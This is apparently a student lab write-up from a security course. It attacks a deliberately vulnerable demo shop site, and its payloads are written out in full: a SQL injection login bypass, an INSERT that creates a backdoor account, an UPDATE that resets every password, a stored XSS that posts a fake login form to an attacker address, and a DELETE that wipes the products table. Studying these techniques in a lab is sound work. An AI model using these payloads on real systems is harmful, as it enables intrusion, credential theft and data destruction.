- 2) SQL Query: `SELECT * FROM users WHERE email = "user" AND password = "'or'1='1'";`
- 3) In this scenario, the string entered in the password field manipulates the condition to always evaluate as true, thereby enabling login without requiring knowledge of a valid username or password. This represents a vulnerability that should be addressed to ensure the security of the authentication system.



*Fig 13: SQL Injection through MySQL workbench*



Displaying the password entered before logging in. Clicking the Login button grants access to the product list, highlighting a security vulnerability in the authentication system.



***Fig 14: Successfully accessing the website without providing a password by exploiting a vulnerability in the authentication system.***


**(OR)**

When attempting to log into a database, particularly one with inadequate security measures, the system checks entered credentials against stored data.

- If the comparison yields a true result, access is granted. In this case, I circumvented the login screen by manipulating the database into interpreting a statement like 'or'1='1' in both the username and password fields.
- Essentially, this statement asserts that one equals one, a true condition, allowing me to successfully bypass the login screen and gain entry to the database.

### **Steps I have done:**

- 1) Enter ' or '1='1 in username field
- 2) Enter password as ' or '1='1 Command used for injection: ' or ' 1 ' = ' 1




**Fig 15: Successfully accessed the system after bypassing the login screen using the described method.**


- 2) **Open a backdoor. Once a hacker is in, they immediately open a backdoor (a way that they can use later to log into the system without hacking it again, such as creating a new account). Therefore, in this task, you should create a new user account and keep it as a backdoor.**

### Steps I have done:

- 1) Entered the following command in the Product Name field of the Add Product form:
- 2) **Product Name: speakers; Insert into users (id, firstName, lastName, email, password)Values("24","Yaswitha","Atluri","yatluri@uncc.edu","Yaswitha@123");**
- 3) This action involves attempting to inject an SQL command by appending it to the product name. The provided command seems to be an attempt to insert data into the 'users' table, which can potentially pose a security risk if executed successfully. It's crucial to address and mitigate such vulnerabilities to maintain the integrity of the database.
- 4) This command is designed to insert the username 'Yaswitha' into the database, creating a potential backdoor for the attacker to gain login access without resorting to additional hacks. This kind of manipulation poses a serious security threat and emphasizes the importance of implementing robust security measures to prevent unauthorized access and SQL injection attacks.
- 5) Can be used either through the MySQL workbench / add product form.




*Fig 16: Doing SQL injection through MySQL workbench*




**Fig 17: Able to Inject the user credentials and logged into the website**

(OR)



**Fig 18: Employing the Add Product form to execute an 'insert into' command, potentially manipulating the database by injecting SQL.**




**Fig 19:** Verifying the database list to observe the recently inserted username and password, confirming the successful creation of a backdoor account.


3) Take over all customer accounts in the website by setting all of their passwords to '123'. Once a backdoor is created, now you need to attack other customers and hijacking their accounts, set all their passwords to one value so you can log into their accounts whenever you please.

#### Steps I followed:

- 1) Now, you can utilize the backdoor user account to log in to the website and leverage the Add Product form to update all passwords to '123'.
- 2) Input the Product Name as 'headphones' and the Product Price as **'41.99; update users set password = '123 ''**
- 3) This will append the command 'update users set password = '123';', effectively updating all user passwords to '123'.



*Fig 20: Logging in through the backdoor credentials*




*Fig 21: Using Add Product form to update all the users' passwords.*


(OR)

The injection command used is: **"; UPDATE users SET password="123";**

This command utilizes the UPDATE statement to modify existing records in the "users" table. The SET command is employed with UPDATE to specify the columns and values that should be updated in the table. In this case, it sets the password for all users to '123'.



*Fig 22: Using delete account updating the password for all users.*



*Fig 23: Verifying in the database list to observe that all passwords have been set to '123'.*



**4) Use XSS attack to run script on a user (victim) if they go to view products page. An XSS attack is like planting a trap, you plant it, and then you wait for a victim to step on it. So if you add a new product that has an XSS in its name, then when another customer logs in and views all products, he will be caught by your trap, or in other words, your script in the XSS will run on his machine. In this task, plant XSS in the product list by adding a new product that has a script in its name. Tip: we discussed some XSS attacks that target client browsers in the video (~5:28th minute).**

**Steps I followed:**

- 1) Log in using any account with the password '123', as we have recently updated all passwords to '123'.
- 2) To attempt a DOM-based Stored XSS method for a potential XSS attack, we can store our attack on the victim's server.
- 3) When a user accesses a page containing our script, the script will execute on the user's system. An attacker can employ a malicious script to execute on the user's system, potentially gaining unauthorized access.


Below is a sample script used for demonstration:

```
<script type="text/javascript"> document.body.innerHTML = `


### 

proceed</h3> <form action=http://[IP:port]>Username:<br><input type="username"  
name="username"></br>Password:<br><input type="password"  
name="password"></br><br><input type="submit" value="Logon"></br>` </script>
```

To store in the database, an attacker can employ a similar script to fill the user's screen with a counterfeit login form. If the user submits their credentials through this fake form, the information is then redirected to the attacker. This type of attack poses a significant threat as it directly enables the unauthorized extraction of information from users.



*Fig 24: Employing the Add Product form to initiate an XSS attack.*



*Fig 25: The script is executing on the user's side.*

The code I've composed entirely replaces the product view page with a fraudulent login page. If the user perceives it as a genuine login page and attempts to log in using their original credentials, the attacker can illicitly acquire and steal the user's credentials.


5. Wipe the products database. Sometimes, a hacker wants to destroy things rather than steal them (Denial of Service attacks). This could be done by wiping the database. In this task, you should delete all products. After successfully deleting all products, you should see an empty list of products when you log in. Tip: we discussed some sql injection attacks that target removing tables segment in the video (~4th minute).

Steps I Followed:

- 1) Upon logging in, select 'Add a new product.'
- 2) Subsequently, utilize the Add Product form to execute a SQL command that deletes the products from the table.

The **script** for this operation is: **delete from products;**


Following the execution of this script, it is possible to inspect the product list in the View Database Status



